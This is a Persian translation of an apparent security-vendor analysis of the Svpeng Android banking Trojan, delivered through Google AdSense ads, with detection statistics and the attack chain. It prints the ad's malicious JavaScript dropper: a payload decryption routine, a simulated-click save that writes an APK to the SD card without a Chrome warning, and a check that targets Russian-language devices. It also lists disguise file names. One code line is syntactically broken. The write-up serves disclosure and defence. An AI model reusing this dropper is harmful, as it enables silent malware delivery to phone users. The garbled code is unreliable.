بسمه تعالی

تحلیل یک حمله تروجان موبایلی

Disassembling a Mobile Trojan Attack


تحلیل یک حمله تروجان موبایلی

Disassembling a Mobile Trojan Attack

در ماه اوت چند مورد از یک تروجان بانکی که به طور خودکار در هنگام مشاهده سایت‌های خبری خاصی، بر روی دستگاه موبایل‌شان دانلود شده بود، پیدا داده شده بود. بعدا مشخص شد که این می‌تواند از طریق پیام‌های تبلیغاتی شبکه گوگلAdSense، نیز باشد و محدود به آن سایت‌های خبری نمی‌شود. در حقیقت هر سایتی که گوگل AdSense را جهت نمایش تبلیغات بکار می‌گیرد، می‌تواند تبلیغاتی را نمایش دهد که Trojan-Banker.AndroidOS.Svpeng خطرناک را دانلود کرده و به‌طور اتوماتیک آن را در کارت SD دستگاه ذخیره کند. این نوع رفتار ما را غافل‌گیر کرد: معمولا مرورگر به کاربر اخطار می‌دهد که یک فایل خطرناک در حل دانلودشدن هست و از او می‌خواهد که در مورد ذخیره‌کردن آن فایل اعلام نظر کند. ما ترافیک ورودی دستگاه مورد حمله را در هنگام نمایش این نوع تبلیغات بررسی کردیم و تشخیص دادیم که چگونه کد مخرب دانلود و به‌طورخودکار ذخیره می‌شود.


۱-۱ آمار نوعی

در ابتدا اطلاعاتی در مورد آخرین نسخه Trojan-Banker.AndroidOS.Svpeng ارائه می‌شود. این به روسیه و CIS، محدود می‌شود. در ادامه گراف تشخیص آخرین نسخه تروجان Svpeng.q در سال ۲۰۱۶ نشان داده شده هست.



در اینجا گراف مربوط به نسخه قبلی آن که در July 2016 از طریق AdSense توزیع شده است، نشان داده شده است.

Detections	Distinct Users	Distinct File MD5s	Distinct URLs
72196	51590	150	5



چنانچه مشاهده می‌شود در فاصله دو ماه، Svpeng بر روی ۳۱۸۰۰۰ رایانه کاربر تشخیص داده شده هست با ماکزیمم نرخ آشکارسازی حدودا ۳۷۰۰۰ کاربر در روز مورد حمله قرارگرفته‌اند. این تغییرات شدید و ناگهانی در تعداد تشخیص‌ها قابل توجیه هست: گوگل سریعا تبلیغاتی که آن تروجان برای انتشار خود از آن تبلیغات استفاده می‌کردند را مسدود کرد. البته این به جای اینکه یک روش پیشگیرانه باشد، یک روش واکنشی بود - آن تبلیغات مخرب بعد از آنکه آن تروجان برروی هزاران دستگاه قرار گرفته بود، مسدود شد. همچنین قایل توجه هست که وقتی که آن تبلیغات مسیر خودش را بر روی AdSense پیدا کرده بود، در دو ماه گذشته چندین اتفاق رخ داده هست: تاکنون نیز حملات مشابهی رخ داده است که آخرین حمله در ۱۹ اکتبر ۲۰۱۶ ثبت شده است.

۱-۲ بخش جالب

حالا به نحوه نمایش یک تبلیغات که به دانلود خودکار فایل APK حاوی تروجان و ذخیره شدن آن در کارت SD می‌شود می‌پردازیم. در ادامه درخواست HTTP که به تبلیغات هکرها منتهی می‌شود، نشان داده شده است:

```
GET https://tpc.googlesyndication.com/sadbundle/17710361730333704 29/index.html?csp=er3 HTTP/1.1
Host: 'tpc.googlesyndication.com'
Connection: 'keep-alive'
Upgrade-Insecure-Requests: 1
User-Agent: 'Mozilla/5.0 (Linux; Android 5.0; Nexus 4 Build/LRX21T) AppleWebKit/537.36 (KHTML, like Gecko) \
Chrome/52.0.2743.98 Mobile Safari/537.36'
X-Client-Data: 'CKK2yQEIj2LKAQjJl8oBCIyaygEI4ZzKAQjynMoBGIaaygE='
Accept: 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8'
Referer: 'https://googleads.g.doubleclick.net/pagead/ads?client=ca-pub-0097291288412870&format=300x250&output=html&h=250 \
&slotname=2145303668&adk=2414917255&adf=3279755401&w=300&lmt=1472650717&avail_w=291&ea=0&flash=0&url=<site url>\
wgl=1&dt=1472650716258&bpp=106&bdt=1407&fdt=118&idt=1530&shv=r20160826&cbv=r20160727&saldr=aa&correlator=4760077340285&frm=23&\
ga_vid=74597334.1472650709&ga_sid=1472650718&ga_hid=1384276093&ga_fc=0&pv=1&iag=15&icsg=2&nhd=2&dssz=2&mdo=0&mso=0&u_tz=180&u_his=1\
&u_java=0&u_h=640&u_w=384&u_ah=640&u_aw=384&u_cd=32&u_nplug=0&u_nmime=0&dff=times%20new%20roman&dfs=16&adx=896&ady=1635&biw=980&\
bih=1304&isw=291&ish=400&ifk=2880890500&oid=3&ref=https%3A%2F%2Fwww.google.ru%2F&rx=0&eae=2&fc=82&pc=0&\
brdim=0%2C0%2C0%2C0%2C384%2C0%2C384%2C511%2C291%2C400&vis=1&rsz=o%7Co%7Co%7C&abl=NS&ppjl=u1&pfx=0&fu=1044&bc=1&ifi=1&dtd=1766'
Accept-Encoding: 'gzip, deflate, sdch, br'
Accept-Language: 'ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4'
```

در پاسخ به این درخواست، سرور یک اسکریپت جاوا جهت نمایش پیام تبلیغاتی ارسال می‌کند. البته این اسکریپت حاوی یک چیز تعب برانگیز هست: در ابتدای آن یک کد مبهم شده وجود دارد. هم‌اکنون و به صورت مرحله به مرحله آن چیزی که واقعا انجام می‌شود، بررسی می‌کنیم.

۱. تعریف کردن متغیرهای لازم جهت عملیات و رمزگشایی محموله:

```
putin_watch10=[]; putin_down=[];
putin_remain=[]; putin_cobra=[];
putin_sabotage=[]; putin_pray3=[];
putin_real=[]; putin_gorilla10=[];
putin_shit=[]; putin_straighter7=[];
putin_that=[]; putin_little=[];
var i7067=0;
var s567=[];
var putin_shitAnd=0;
var putin_this7 = function (danila) // Decryption function
{
    for (i7067=0; i7067<danila["length"]; i7067++)
    {
        putin_shitAnd=danila["charCodeAt"](i7067);
        if ((putin_shitAnd>=33)&&(putin_shitAnd<=126))
        {
            s567[i7067]=String["fromCharCode"](33+((putin_shitAnd+14)%94));
        }
        else
        {
            s567[i7067]=String["fromCharCode"](putin_shitAnd);
        }
    }
    return s567["join"]("");
}
;
var putin_septumI1=putin_this7(<ENCRYPTED_APK>); // Encrypted payload
var putin_thatll="WEB-HD-VIDEO-Player.apk"; // Name of the dropped file
var putin_will3="application/vnd.android.package-archive"; // MIME type for APK file
var putin_universe=navigator["languages"]?navigator["languages"][0]:
        (navigator["language"]||navigator["userLanguage"]); // Get user locale
```

مشاهده می‌شود که فایل APK به شکل آرایه‌ای از بایت‌ها رمزشده در اسکریپت، دانلود شده هست. لذا فقط لازم هست که در کارت SD ذخیره شود.

۱. تعریف‌کردن تابعی که عمل ذخیره کردن فایل را انجام می‌دهد:

```
// Define custom function for saving APK on SD card
window["saveAs"]||(window["saveAs"]=(window["navigator"]["msSaveBlob"] ?
    function (bi123,ni123) // IE option ¯\_(ツ)_/¯
    {
        return window["navigator"]["msSaveBlob"](bi123,ni123);
    }
    : false)
    || window["webkitSaveAs"]
    || window["mozSaveAs"]
    || window["msSaveAs"]||
    (
    function ()
    {
        window["URL"]||(window["URL"]=window["webkitURL"]);
        if (! window["URL"])
            return  false ;

        return function (blob123,name123)
        {
            var url123=URL["createObjectURL"](blob123);
            var dwn123="download";
            var putin_even="ontouchstart";
            if ((dwn123 in document["createElement"]("a"))&&(putin_even in document["documentElement"]))
            {
                var putin_looking=document["createElement"]("a");
                putin_looking["setAttribute"]("href", url123);
                putin_looking["setAttribute"]("download",name123);
                var putin_savage0=document["createEvent"]("MouseEvent");
                try
                {
                    putin_savage0["initMouseEvent"]("click", true , true ,window,0,event["screenX"],
                       event["screenY"],event["clientX"],event["clientY"],event["ctrlKey"],
                       event["altKey"],event["shiftKey"],event["metaKey"],0, null );
                    putin_looking["dispatchEvent"](putin_savage0);
                }
                catch (e){}
            }
            else
            {
                window["open"](url123, "_blank",'');
            }
        }
        ;
    }
    )());
```

این کد، عمل‌کرد موتور مرورگرهای متفاوت را بررسی می‌کند که آیا آن عملکرد را دارند یا خیر؟ و چنانچه وجود ندارد، خودش آنها را تعریف می‌کند. آن URL و المان a (که یک نشانه HTML یک لینک هست) در این تابع ایجاد می‌شوند. لینک حاصل به پارامتر href منسوب می‌شود و و برنامه مخرب یک کلیک روی این لینک را شبیه‌سازی می‌کند. این روش جدید نیست و امکان دارد که تهیه کننده تروجان از https://gist.github.com/MrSwitch/3552985 گرفته باشد و فقط مبهم‌سازی و یک محدودیت اضافه کرده باشد. شبیه‌سازی کلیک فقط برروی دستگاه‌های touchscreen انجام می‌شود که بخش اصلی اکثر گوش‌های هوشمند هست.

۲. شکستن فایل APK رمزگشایی شده به بلوک‌هایی به طول ۱۰۲۴ بایت.


```
var putin_that9=800; // width of the screen
var tone12=1; // Counter var
var putin_graffiti7=1024; // Block size
var putin_distorted3=atob(putin_septumI1);
var putin_Warrior3=putin_distorted3["length"]; // Length of the payload
var slicesCount=Math["ceil"](putin_Warrior3/putin_graffiti7);
var putin_white0=new Array(slicesCount);

// Slice payload and put it to the array
for ( var sliceIndex=0; sliceIndex<slicesCount; ++sliceIndex)
{
    var begin123=sliceIndex*putin_graffiti7;
    var putin_around=Math["min"](begin123+putin_graffiti7,putin_Warrior3);
    var bytes123=new Array(putin_around-begin123);
    for (
    var offset123=begin123,i=0; offset123<putin_around; ++i,++offset123)
    {
        bytes123[i]=putin_distorted3[offset123]["charCodeAt"](0);
    }
    putin_white0[sliceIndex]=new Uint8Array(bytes123);
}
```

۳. تنظیم کردن دستگیره برای حادثه بارگذاری صفحه. فعالیت دستگیره باعث ذخیره خودکار فایل APK بر روی کارت SD می‌شود.

```
if (window["screen"]["width"]<putin_that9) // Check if executed on the smartpgone, part I
{
   while (8||56||35)
   {
      tone12 = tone12 +1;
      if (tone12==(10000*100*10)) // So we wait a while...
      {
         if (window["orientation"]==0||window["orientation"]==-90||window["orientation"]==-180) // Check, part II
         {
            window["addEventListener"]=("load" function () // execute when page is loaded
            {
               if ((putin_universe=="ru-RU"||putin_universe== undefined ) // Check if attacked device uses Russian as default language
                  &&(navigator["connection"]["type"]== "wifi"||navigator["connection"]["type"]=="cellular"))
               {
                  window["saveAs"](new Blob(putin_white0, { type:putin_will3 } ),putin_thatll); // Puf! Drops malware on the SD card
               }
            }
            , false );
         }
         break ;
      }
   }
}
```

جدا از بررسی‌های اضافی که آیا اسکریپت بر روی یک گوشی هوشمند اجرا می‌شود یا خیر، یک بررسی مهم در کد وجود دارد که زبان مود استفاده در دستگاه را تعیین می‌کند. حمله‌کننده فقط دستگاه‌هایی را دارای زبان روسی هستند مورد هدف قرار می‌دهد – زیرا این دستگاه‌ها متعلق به کاربران در روسیه و ایالت‌های CIS هستند.

شیوه‌ای که توصیف شد فقط در گوگل کروم برای اندروید عمل می‌کند. وقتی که یک فایل APK از طریق یک لینک مربوط به یک منبع وب خارجی دانلود می‌شود، آن مرورگر یک اخطار که یک چیز مخرب در حال دانلود شدن هست را نمایش می‌دهد و می‌خواهد که کاربر عمل ذخیره‌کردن فایل را تایید یا رد کند.



هنگامی‌که فایل APK به چند بخش شکسته می‌شود و عمل ذخیره‌کردن از طریق کلاس Blob() انجام می‌شود، نوع محتوای فایل بررسی نمی‌شود و مروگر فایل APK را بدون هشدار به کاربر ذخیره می‌کند.

ما به گوگل در مورد این نوع رفتار مرورگر و اینکه می‌تواند جهت توزیع کد مخرب بکار گرفته شود، اطلاع رسانی کردیم. هم‌اکنون گوگل یک اصلاحیه برای برای گوگل کروم جهت رفع این مشکل فراهم کرده هست و در بروزرسانی‌های بعدی این مرورگر در دسترس قرار خواهد گرفت.

در تمامی مرورگرهای دیگر، این روش یا کار نمی‌کند و یا از کاربر در مورد ذخیره‌کردن فایل سوال می‌شود. آزمایشگاه کاسپرسکی جهت جلوگیری از آلوده شدن بوسیله بدافزارها در هنگام مشاهده سایت‌ها از طریق AdSense، توصیه کرده که گوگل کروم بروزرسانی شود.

۳-۱ نتیجه‌گیری

البته فقط دانلود کردن تروجان باعث عمل‌کردن آن نمی‌شود بلکه کاربر باید آن را نیز نصب کند. به منظور اطمینان از این، حمله کننده از روش‌های مهندسی اجتماعی استفاده می‌کند و فایل تروجان دانلود شده را با یکی از نام‌های بعدی ذخیره می‌کند:

- last-browser-update.apk
- WhatsApp.apk
- Google_Play.apk
- 2GIS.apk
- Viber.apk
- DrugVokrug.apk
- Instagram.apk
- VKontakte.apk
- minecraftPE.apk
- Skype.apk
- Android_3D_Accelerate.apk.
- SpeedBoosterAndr6.0.apk
- new-android-browser.apk
- AndroidHDSpeedUp.apk
- Android_update_6.apk
- WEB-HD-VIDEO-Player.apk
- Asphalt_7_Heat.apk
- CHEAT.apk
- Root_Uninstaller.apk
- Mobogenie.apk
- Chrome_update.apk
- Trial_Xtreme.apk
- Cut_the_Rope_2.apk
- Установка.apk
- Temple_Run.apk

این نام‌ها از نام کاربردهای عمومی گرفته شده هست تا اینکه کاربر را متقاعد کند که فایل ذخیره‌شده مهم هست و بایستی نصب گردد. در نسخه‌های اخیر اندروید، به صورت پیش‌فرض نصب کاربردهای دانلودشده از محل‌های نامتعارف، مسدود شده هست. ولی هکرها، کاربرها را متقاعد می‌کنند که این گزینه را غیرفعال کنند تا بتوانند نسخه‌های جدید نرم‌افزارهایی که بر روی موبایلشان هست را نصب کنند.

تاکنون از طریق Svpeng، فقط حملات به کاربران گوشی در روسیه محدود شده هست. البته شاید در آینده آنها تبلیغات خود را برای کاربران دیگر کشورها نیز بکار گیرند. و درنهایت چه چیز بهتر از بکارگیری مرسوم‌ترین پلاتفرم تبلیغات، جهت دانلود کردن مخرب‌ها در هزاران دستگاه موبایل هست؟